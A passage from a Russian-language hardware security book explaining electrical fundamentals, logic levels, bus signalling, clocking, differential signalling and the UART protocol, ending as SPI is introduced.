Названия «постоянный ток» (direct current, DC) и «переменный ток» (alternating current, AC) говорят сами за себя. Современная электроника питается от источников постоянного тока, таких как батареи и блоки питания постоянного тока. Переменный ток создается синусоидально изменяющимся напряжением (от которого ток тоже меняется) и обычно встречается в сетях 240 В или 110 В. Кроме того, синусоидально изменяющееся напряжение иногда используется в электронном оборудовании, например в импульсных источниках питания. В этой книге мы будем измерять изменения тока, вызванные различными действиями в схемах устройства. В потреблении тока компонентами мы будем выделять соответственно постоянную и переменную составляющую.

О разных видах сопротивлений

Импеданс в терминологии переменного тока эквивалентен сопротивлению постоянного тока. В переменном токе импеданс представляет собой комплексное число, состоящее из активного и реактивного сопротивления, и зависит от частоты сигнала переменного тока. Реактивное сопротивление зависит от индуктивности и емкости.

Индуктивность — это мера того, насколько сильно цепь препятствует изменению тока. Вернемся к аналогии с водой: если вода течет в одном направлении, то потребуется некоторый объем энергии, чтобы толкнуть воду в противоположном направлении, так как она уже успела набрать некую кинетическую энергию. В случае индуктивности эта энергия находится в магнитном поле вокруг проводника, по которому течет ток, и его нужно «толкнуть» в противоположном направлении, чтобы направление тока изменилось на противоположное. Единица индуктивности — *генри*, названа в честь Джозефа Генри.

Емкость — это сопротивление изменению напряжения. Рассмотрим вертикальную трубу, соединенную с резервуаром и с горизонтальной трубой с проточной водой (рис. 2.1).




Рис. 2.1. Если электричество похоже на воду, то конденсатор подобен резервуару для нее. Слева бак «заряжается», справа «разряжается»

Пока в трубе присутствует высокое входное давление (рис. 2.1, слева), вода поступает в бак до момента его наполнения. Если давление на входе падает, то бак начинает опорожняться, пока не опустеет. Аналогия здесь заключается в том, что давление в вертикальной трубе связано с напряжением на конденсаторе, а количество воды в резервуаре связано с зарядом, удерживаемым конденсатором. Если напряжение на конденсаторе достаточно высокое, чтобы «поднять» уровень

воды», то конденсатор возьмет на себя заряд. Если оно мало, то конденсатор будет «сливать воду» и высвобождать заряд. Бак, насколько ему хватит емкости, будет противодействовать изменениям давления на выходе, а конденсатор — изменениям напряжения на выходе. Емкость — это способность электронного компонента накапливать заряд, и она генерирует ток, пропорциональный изменению напряжения. Емкость измеряется в *фарадах*, названных в честь Майкла Фарадея.

Мощность

Мощность — это количество энергии в *джоулях*, потребляемой в секунду. В формулах обозначается буквой P , единица измерения — Вт (*ватт*, в честь Джеймса Ватта). В электронных схемах вся энергия почти полностью превращается в тепло. Это явление называется *рассеянием мощности*, и для данной нагрузки вычисляется как $P = I \times I \times R$. Рассеяние мощности пропорционально квадрату тока I и линейно пропорционально сопротивлению R . Оно также называется *статическим энергопотреблением*. По закону Ома мы можем выразить формулу мощности через ток и напряжение. Таким образом, при известном напряжении и токе формула мощности принимает вид $P = I \times V$.

Возможно, вы замечали, что во время выполнения трудоемких задач ваш компьютер нагревается. Это проявление *динамического энергопотребления*. Во время работы процессора в нем переключается множество транзисторов, и для этого требуется дополнительная мощность (которую ваш компьютер преобразует в тепло, а вам в итоге приходится перекладывать ноутбук с одеяла на что-то другое). Цифровой вентиль работает как переключатель с небольшим последовательным резистором, и каждый провод (в первом приближении) выполняет функцию небольшого конденсатора. Управляя проводом, цифровой вентиль заряжает и разряжает образованный проводом конденсатор, а на это требуется энергия. Чем быстрее цифровой вентиль переключается с высокого уровня на низкий и обратно на высокий, тем тяжелее ему работать и тем больше энергии он рассеивает через малый последовательный резистор.

Чтобы все это понять, нужно понимать физику на более глубоком уровне, чем мы хотим описать в книге. Но нам достаточно запомнить одно правило, поскольку оно пригодится при анализе побочных каналов позже: если провод моделируется как емкость C , на переключение прямоугольной волны между 0 и V вольт на частоте f требуется мощность $P = C \times V \times V \times f$. Другими словами, более быстрое переключение, увеличение напряжения или увеличение емкости приводят к увеличению требуемой мощности ЦП, и в побочном канале мы можем наблюдать это.

Связь с помощью электричества

Теперь, когда мы рассмотрели основы, поговорим о том, как использовать электричество для создания канала связи. В интерфейсах, с которыми вы

столкнетесь, будут использоваться те или иные электрические свойства, которые позволяют разными способами обмениваться данными, и у каждого способа есть свои плюсы и минусы.

Логические уровни

В цифровой коммуникации устройства обмениваются *символами* (например, буквами алфавита). Отправитель и получатель договариваются о наборе символов, которыми обозначаются буквы и слова. Символы кодируются за счет изменения напряжения на проводе, и этот сигнал передается с одной стороны провода на другую. Другая сторона может наблюдать за изменениями напряжения, реконструируя символы и тем самым сообщение.

Код Морзе, один из первых способов связи по проводам, работает именно по этому принципу. В азбуке Морзе используются точки и тире. Каждому символу соответствует определенный уровень напряжения или форма. В азбуке Морзе точки — это короткие импульсы высокого напряжения, а тире — длинные импульсы высокого напряжения.

Для передачи сообщений азбукой Морзе отправителю нужна кнопка, получателю — либо зуммер, либо маркер, способный писать на бумажной ленте. Когда отправитель нажимает кнопку, провод подключается к источнику питания, что создает перепад напряжения на проводе и заставляет зуммер гудеть, когда на другом конце есть питание. Слова и буквы получаются за счет расшифровки последовательности точек, тире и пробелов (коротких и длинных импульсов высокого напряжения) с паузами между ними (рис. 2.2).




Рис. 2.2. Общение с помощью азбуки Морзе

В современных схемах сигнализации символы представляют собой биты (единицы и нули). В полной схеме связи могут также использоваться дополнительные специальные символы (например, для обозначения начала и конца передачи или для обнаружения ошибок в передаче). Теперь представим, что бит «единица» передается высоким логическим уровнем, а бит «ноль» — низким. Договоримся, что 0 В — это ноль, а 5 В — единица. Однако из-за сопротивления провода

вместо полных 5 В на другом конце вы, вероятно, увидите около 4,5 В. Имея это в виду, согласимся, что все, что меньше 0,8 В, является нулем, а все, что больше 2 В, — является единицей. Таким образом мы получаем достаточно большую допустимую погрешность для работы. Если бы мы переключились на источник с более низким напряжением, который способен выдавать только 3,3 В, то с его помощью все еще можно было бы создавать напряжение больше 2 В.

Значения 0,8 В и 2 В, о которых мы договорились, — это *пороги переключения*. Наиболее распространенный набор пороговых значений, который вам может встретиться, представляет собой набор пороговых значений *транзисторно-транзисторной логики* (transistor-transistor logic, TTL). Термин TTL обычно используется для обозначения некоторых сигналов низкого напряжения, где 0 В представляет собой логический ноль, а более высокое напряжение (от 1 В до 5 В, в зависимости от конкретного стандарта) представляет собой логическую единицу.

Еще одна причина использования порогов переключения заключается в том, что, несмотря на наше представление об идеальных напряжениях, в любой аналоговой системе обязательно будет *шум*. Это означает, что даже если отправитель попытается отправить идеальные 5 В, до вас дойдет непостоянный сигнал где-то между 4,7 и 4,8 В, по-видимому, случайным образом меняющийся на принимающей стороне. Это шум. Он генерируется на стороне отправителя, захватывается во время передачи, а затем измеряется на принимающей стороне. Если наш порог переключения составляет 2 В, шум большого значения не имеет, и, имея также *коды исправления ошибок*, можно вполне организовать связь. Проблема в том, что иногда в систему вводится *состязательный шум*: вместо того чтобы работать со случаем шумом, который создала мать-природа, атакующий внедряет свой шум, который запутывает принимающую сторону и заставляет ее получать сообщение от атакующего. Такое вмешательство может незаметно испортить связь, если не используются *криптографические подписи*. Внедрение неисправностей также можно рассматривать как состязательный шум.

На самом деле в разных местах используются разные пороговые значения, и они не всегда сочетаются друг с другом (рис. 2.3).

На рис. 2.3 определены несколько уровней напряжения. V_{CC} — напряжение питания, и при работе с ним выходное напряжение должно быть между V_{CC} и V_{OH}, а для нуля — между V_{OL} и GND. На стороне приемника любой сигнал между V_{CC} и V_{IH} следует интерпретировать как единицу, а любой сигнал между V_{IL} и GND — как ноль.

ПРИМЕЧАНИЕ

Изучая спецификации устройств, вы, вероятно, столкнетесь с устройствами LVCMOS, где LV означает низкое напряжение. Это сделано для того, чтобы снизить исходные характеристики TTL и КМОП 5 В до 3,3 В или ниже.




Рис. 2.3. Различные стандартные пороговые значения напряжения. Условные обозначения: V_{CC} = напряжение питания, V_{OH} = требуемое минимально высокое выходное напряжение, V_{IH} = требуемое минимальное входное напряжение, V_{OL} = требуемое максимальное низкое выходное напряжение и GND = земля

Высокий импеданс, подтягивания и стягивания

Интегрированные устройства не всегда на связи и готовы к общению. Иногда устройства буквально «замолкают», что в терминах электроники называется состоянием *высокого импеданса* (как и в случае с сопротивлением, измеряется оно в омах). Это тихое состояние отличается от состояния 0 В. Если вы подключите контакты 0 В и 5 В друг к другу, ток будет течь от конца 5 В к концу 0 В, но если вы подключите к 5 В высокое сопротивление, ток будет небольшим или вообще не будет течь. Как мы упоминали ранее, высокий импеданс при переменном токе эквивалентен высокому сопротивлению при постоянном токе, поэтому ток не течет. Значение 0 В похоже на значение давления на поверхности лужи воды, а высокий импеданс сродни перекрытию крана на шланге.

Состояние высокого импеданса также означает, что сигнал очень чувствителен к колебаниям между высоким и низким напряжением из-за помех, даже если это минимальные перекрестные помехи или радиосигналы. Иногда мы называем эти сигналы «плавающими». Их можно сравнить с попаданием капли дождя в датчик давления воды, парящий в воздухе, вследствие чего возникают бессмысленные и неустойчивые показания.

Чтобы гарантировать, что устройства не интерпретируют случайные и ошибочные сигналы как достоверные данные, мы можем использовать подтягивания и стягивания, чтобы предотвратить непредсказуемое «плавание» этих сигналов. *Подтягивающий* резистор прикрепляет сигнал к высокому напряжению, а *стягивающий* прикрепляет сигнал к земле или 0 В. Сильные подтягивающие резисторы (часто от 50 до 470 Ом) предназначены для создания сильного сигнала, который должен подавить сильные помехи. Слабые стягивающие резисторы (часто от 10 до 100 кОм) будут удерживать сигнал на высоком уровне, до тех пор пока никакой другой более мощный сигнал не приведет его к низкому или высокому напряжению. Некоторые микросхемы спроектированы со слабыми внутренними подтяжками на входах, чтобы значения сигналов не колебались. Обратите внимание, что подтягивающие и стягивающие резисторы используются только для предотвращения того, чтобы случайные помехи воспринимались как предполагаемые сигналы, но не мешают видеть более сильные предполагаемые сигналы.

Односторонняя связь, три состояния, открытый коллектор, открытый эмиттер

Чтобы создать двустороннюю связь или общение нескольких отправителей и получателей на одном проводе, потребуется чуть больше работы. Допустим, у нас есть две стороны, которые хотят общаться, назовем их «я» и «вы». Если я хочу отправить данные только вам, то подойдет простая передача сигналов от 0 до 5 В, о которой мы говорили ранее. Это называется *выходом высокого и верхнего уровня*, поскольку я поднимаю напряжение на вашем входе до 5 В или опускаю до 0 В. Вы в данном случае ничего не решаете.

А что, если теперь вы захотите изменить направление передачи и отправить мне данные по тем же проводам? Мне нужно будет прекратить свою передачу и перейти в режим высокого импеданса, чтобы у вас была возможность ответить мне. Во время общения одна сторона должна говорить, а другая сторона должна слушать. Идея кажется совершенно банальной, и в любой системе связи можно разделять говорящего и слушающего, но множество людей до сих пор не уловили эту концепцию.

Во время общения я могу находиться в состоянии нуля или единицы (говорю) либо в состоянии высокого импеданса (слушаю), которое также называют *Hi-Z* (импеданс обозначается буквой *Z*), или *третьим состоянием*. Скажу больше, находясь в третьем состоянии, мы можем позволить нескольким другим устройствам обмениваться данными по всем тем же проводам. Эти группы соединительных проводов называются *шинами*. У шин есть общие провода, которыми пользуются все устройства по очереди. На рис. 2.4 представлена схема взаимодействия двух устройств.

В верхней схеме на рис. 2.4 видно, что проводом управляет устройство 2, поскольку $EN_2 = 1$ и $EN_1 = 0$ (*Hi-Z*). Оно устанавливает значение Б на проводе, а устройство 1 читает это значение. Внизу устройство 1 отправляет А, поскольку $EN_1 = 1$ и $EN_2 = 0$ (*Hi-Z*).




Рис. 2.4. Два устройства обмениваются данными через буферы с тремя состояниями

Транзисторы к проводам можно подключать с помощью *открытого коллектора* и *открытого эмиттера*. Вместо нулевого и единичного выходов транзисторы с открытым коллектором могут находиться в состоянии нуля и Hi-Z. Если мы объединим несколько выходов коллекторов на проводе с одним подтягивающим резистором, то любой из этих подключенных коллекторов может подтянуть провод к 0 В, тем самым передавая один бит информации по общему проводу на следующий вход. Этот сигнал следует правильно синхронизировать с другими коллекторами, которые при отправке сигнала должны оставаться в состоянии Hi-Z. Данный метод позволяет осуществлять связь с помощью транзисторов.

Асинхронный, синхронный и встроенный тактовый сигнал

Рассматривая пример связи TTL, мы обошли вниманием один важный аспект — синхронизацию. Если мы попеременно выдаем на линию сигналы 0 В и 5 В, то как узнать разницу между сигналом 10101 и 10010111? Оба сигнала передаются как 1 В, 0 В, 1 В, 0 В, 1 В, поскольку повторяющиеся сигналы сливаются в один.

Если мы используем *асинхронную* связь, то вы не получаете от меня информации о том, когда ожидать данные. Я просто в какой-то момент начну отправлять их. Если бы я действительно хотел передать вам сигнал 10010111 по асинхронному проводу понятным языком, то нам нужно было бы заранее договориться о скорости, с которой я буду передавать вам сигналы. Скорость передачи данных определяет, как долго я буду поддерживать высокий или низкий уровень сигнала для каждого бита. Например, если мы договоримся, что я буду передавать вам один бит в секунду, то вы будете знать, что сигнал 0 В, длящийся в течение одной секунды, означает 0, а 0 В в течение трех секунд означает 000.

Синхронная связь — это метод, в котором мы используем общий тактовый сигнал, который позволяет нам синхронизировать начало и конец передаваемой последовательности. Существуют несколько различных способов совместного использования тактового сигнала.

Общий тактовый сигнал означает, что где-то в наших системах тикает универсальный тактовый сигнал, ритму которого мы оба следуем. Этот сигнал часов тоже электрический: высоковольтные и низковольтные тики. Когда происходит очередной такт, я устанавливаю на линию связи напряжение 5 В. При следующем тике вы считываете 5 В и декодируете «1». На следующем тике я оставляю на линии 5 В, а на следующем такте вы знаете, что я отправил «11». Связь может усложниться, если разным интерфейсам в системе нужны разные тактовые частоты.

Синхронный сигнал источника для принимающей стороны выглядит так же, но в этом случае отправитель задает начало и конец отсчета. Если я отправитель, то ставлю галочку перед установкой значения, а затем ставлю еще одну, когда закончу. Вы слышите на другом конце и проверяете значение при каждом получении

тика от меня. Одно из преимуществ синхронных часов источника таково: если мне нечего сказать или нужно некоторое время, чтобы собрать биты, то я могу просто поставить тактовый сигнал на паузу. Вы же, в своем бесконечном терпении и смирении, будете ждать целую вечность, пока я, наконец, не соизволю продолжать. Недостатком как общего, так и синхронного сигнала от источника является то, что на микросхемах нужны будут дополнительные контакты, а на платах — дополнительные соединения, по которым передается тактовый сигнал.

Встроенные тактовые сигналы, или *сигналы с автосинхронизацией*, — это метод передачи, в котором информация о такте и сами данные передаются в одном и том же сигнале. Вместо того чтобы говорить, что 5 В — это единица, а 0 В — это ноль, мы используем более сложные шаблоны, в которых также заложена информация о такте. Например, на рис. 2.5 показан пример *манчестерского кодирования*, в котором единица определяется как переход высокого напряжения к низкому напряжению, а ноль — как переход низкого напряжения к высокому напряжению.




Рис. 2.5. Пример манчестерского кодирования, при котором данные и тактовый сигнал объединяются в один сигнал

У каждого бита, передаваемого в течение равных периодов, есть переход в середине, который позволяет получателю восстановить синхронизацию.

Дифференциальная сигнализация

Все, что мы обсуждали до сих пор, справедливо для *односторонней передачи сигналов*, то есть для случая, когда мы используем для представления потока единиц и нулей один провод. Эту систему легко спроектировать, и она хорошо работает на низких скоростях с простыми устройствами. Если я начну передавать вам несимметричные сигналы в мегагерцовом диапазоне, то вместо прямоугольных меандров с отчетливыми высокими и низкими напряжениями вы начнете видеть высокие и низкие уровни с закругленными краями и в какой-то момент вам будет трудно отличить высокий уровень от низкого (рис. 2.6).




Рис. 2.6. Прямоугольные импульсы с высокочастотными искажениями

Эти колебания называются *эффектом звона* и вызваны импедансом и емкостью провода передачи. Эффект звона делает сигнал менее отчетливо цифровым и вносит элемент аналоговой вариации. При определенных условиях отрезки провода могут играть роль антенны и улавливать окружающий шум, тем самым внося аналоговые изменения в сигнал, который изначально должен был быть чистым цифровым сигналом.

Дифференциальная передача сигналов — способ учета аналоговой природы сигналов и ее использования для подавления шума и помех. Вместо одного провода я использую два, по которым будут передаваться инвертированные уровни напряжения: когда один провод переходит в высокое состояние, другой переходит в низкое, и наоборот. Идея заключается в том, что, если эти два провода находятся рядом, у них будут одинаковые помехи от внешних источников, которые не будут инвертированы по отношению друг к другу. На стороне приемника мне будет достаточно вычесть один сигнал из другого, чтобы исключить аналоговую часть сигналов и оставить только исходный цифровой сигнал. Если у меня есть дифференциальный передатчик, а у вас дифференциальный приемник, то по паре проводов мы можем легко обмениваться данными со скоростями порядка гигагерц, а по одному проводу — в диапазоне мегагерц.

Мы уже описали множество различных способов использования проводов для передачи и получения данных с точки зрения электричества. Не беспокойтесь, если что-то не сразу понятно. Хотя для понимания и взаимодействия с различными интерфейсами в системе это не обязательно, вам будет полезно знать, как работать с теми или иными интерфейсами. Данное знание также поможет вам понять, как подходить к неизвестному протоколу, с которым вы можете столкнуться.

Низкоскоростные последовательные интерфейсы

А что, если на огромном количестве встроенных систем можно получить доступ к корневой файловой системе, подключив всего три провода? (Корневая файловая система содержит файлы и каталоги, важные для работы системы.)

Поверите ли вы в это? Что, если всего четырьмя проводами можно извлечь из устройства полную копию прошивки устройства? Затраты на необходимое для этого оборудование составят не более 30 долларов (не считая компьютера, который у вас уже есть). Атаки, о которых идет речь, основаны на способности связываться с целевым устройством. Этот метод связи мы будем использовать как для анализа питания, так и для внедрения ошибок, поэтому пришла пора рассмотреть различные интерфейсы связи, о которых вам необходимо знать.

Универсальный последовательный асинхронный приемник/передатчик

Этот протокол известен под несколькими названиями: последовательный, RS-232, последовательный TTL и UART. Все эти названия обозначают одно и тоже с незначительными различиями.

UART (universal asynchronous receiver/transmitter) означает *универсальный асинхронный приемник/передатчик* (иногда он называется USART, если также поддерживает синхронную работу). Не путайте его с универсальной последовательной шиной (universal serial bus, USB), так как это гораздо более сложный протокол. Термин *универсальный* здесь не просто так, ведь это один из наиболее часто встречающихся последовательных интерфейсов, и его легко идентифицировать, если понаблюдать за сигналом в проводе, например, с помощью осциллографа. Слово *асинхронный* означает, что у него нет собственного тактового сигнала, и стороны, желающие общаться через UART, должны заранее договориться о тактовой частоте. *Приемник/передатчик* означает, что каждое устройство может обмениваться данными в обоих направлениях, если в последовательном кабеле подключены оба провода.

Двунаправленному интерфейсу UART для связи между устройством А и устройством Б нужны два провода (и заземление) (рис. 2.7).

RS-232 – наиболее распространенный стандарт UART, имеющий, однако, интересную особенность. Этот протокол разработан много лет назад для соединения устройств кабелями длиной в несколько метров, и в нем логическая единица (также называемая *меткой*) определяется как любое значение в диапазоне от -3 до -15 В, а логический ноль (также называемый *пробелом*) – как любое значение между $+3$ и $+15$ В. На дальнем конце кабеля устройство, на случай дрейфа напряжения, устойчиво к любому напряжению между $+25$ и -25 В, а эти значения сильно превышают пределы диапазона сигналов в современных низковольтных системах, которые редко выходят далеко за пределы 0 и 3 В. Очевидно, этим устройствам вряд ли понравится, если вы подключите высоковольтное устройство RS-232 напрямую к их входам логического уровня. С другой стороны, этот протокол позволял играть в Doom по сети из двух разных комнат.




Рис. 2.7. Три провода протокола UART: подключение передатчика (TX) к приемнику (RX) и заземление

Последовательный TTL, в котором используются логические уровни TTL 0 В/5 В, в остальном идентичен формату RS-232. Это означает, что вы можете использовать UART для связи, не прибегая ни к каким дополнительным преобразователям напряжения. Иногда название протокола может звучать как «последовательный TTL 3,3 В», чтобы показать, что используется не стандартный уровень 0 В/5 В, а скорее уровень 0 В/3,3 В.

Протокол UART относительно прост. В описанном ранее сценарии двустороннего общения в случае своего бездействия я буду постоянно передавать логическую единицу (отметка). Когда я буду готов отправить байт информации, сначала я передам логический ноль в качестве «стартового бита», чтобы сигнализировать о начале передачи. Это правило будет соблюдаться и дальше, причем наименее значащий бит в каждом байте будет отправлен первым. (*Байт* – это группа битов.) При желании я могу добавить в байт информацию о четности для обнаружения ошибок. Наконец, могу отправить один или несколько единиц в качестве «стоп-битов», чтобы сигнализировать об окончании моего байта. Чтобы вы могли правильно интерпретировать мою передачу, нам нужно согласовать несколько параметров:

- *скорость (бод)* – количество битов в секунду, которое я буду вам передавать;
- *длину байта* – количество битов в байте. Сейчас почти везде в байте восемь бит, но UART поддерживает и другие значения длины;
- *четность* – N означает отсутствие проверки четности, E – четность, а O – нечетность. Бит четности добавляется для обнаружения ошибок и указывает, является ли общее количество единиц в байте четным или нечетным;
- *стоп-биты* – длина бита стоп-сигнала, часто равная 1, 1,5 или 2.

Например, если я передал настройки 9600/8N1, то вы должны ожидать 9600 бит в секунду, байты длиной 8, без бита четности и один стоп-бит (рис. 2.8).




Рис. 2.8. Пример байта 0x71/бит 0b01110001, переданных через UART с настройками 9600/8N1

Перейдем от электрического уровня к логическому. Подключив TX, RX и землю, а также подключив последовательный кабель к вашей системе, вы можете обращаться с этим соединением так же, как с любым другим устройством, генерирующим символы. В операционных системах *nix соединение отображается как устройство TTY; в операционных системах Windows отображается как COM-порт.

Хотя протокол UART чаще всего служит в качестве консоли отладки на встроенных устройствах, его используют и для взаимодействия с коммуникационным оборудованием. Некоторые телефоны или встроенные системы с сотовой связью используют этот протокол для связи с сотовой радиостанцией с помощью набора команд Hayes AT, разработанного для управления модемом. Многие модули GPS обмениваются данными через NMEA 0183, текстовый протокол, который на уровне передачи данных тоже работает на UART.

Последовательный периферийный интерфейс

Последовательный периферийный интерфейс (serial peripheral interface, SPI) представляет собой последовательный интерфейс с малым количеством выводов, контроллерно-периферийный, синхронный с источником. Обычно у этого интерфейса имеются контроллер на шине и одно или несколько периферийных устройств. Если интерфейс UART — одноранговый, то SPI — контроллерно-периферийный, то есть в нем периферийное устройство только отвечает на запросы контроллера и не может инициировать связь самостоятельно. Кроме

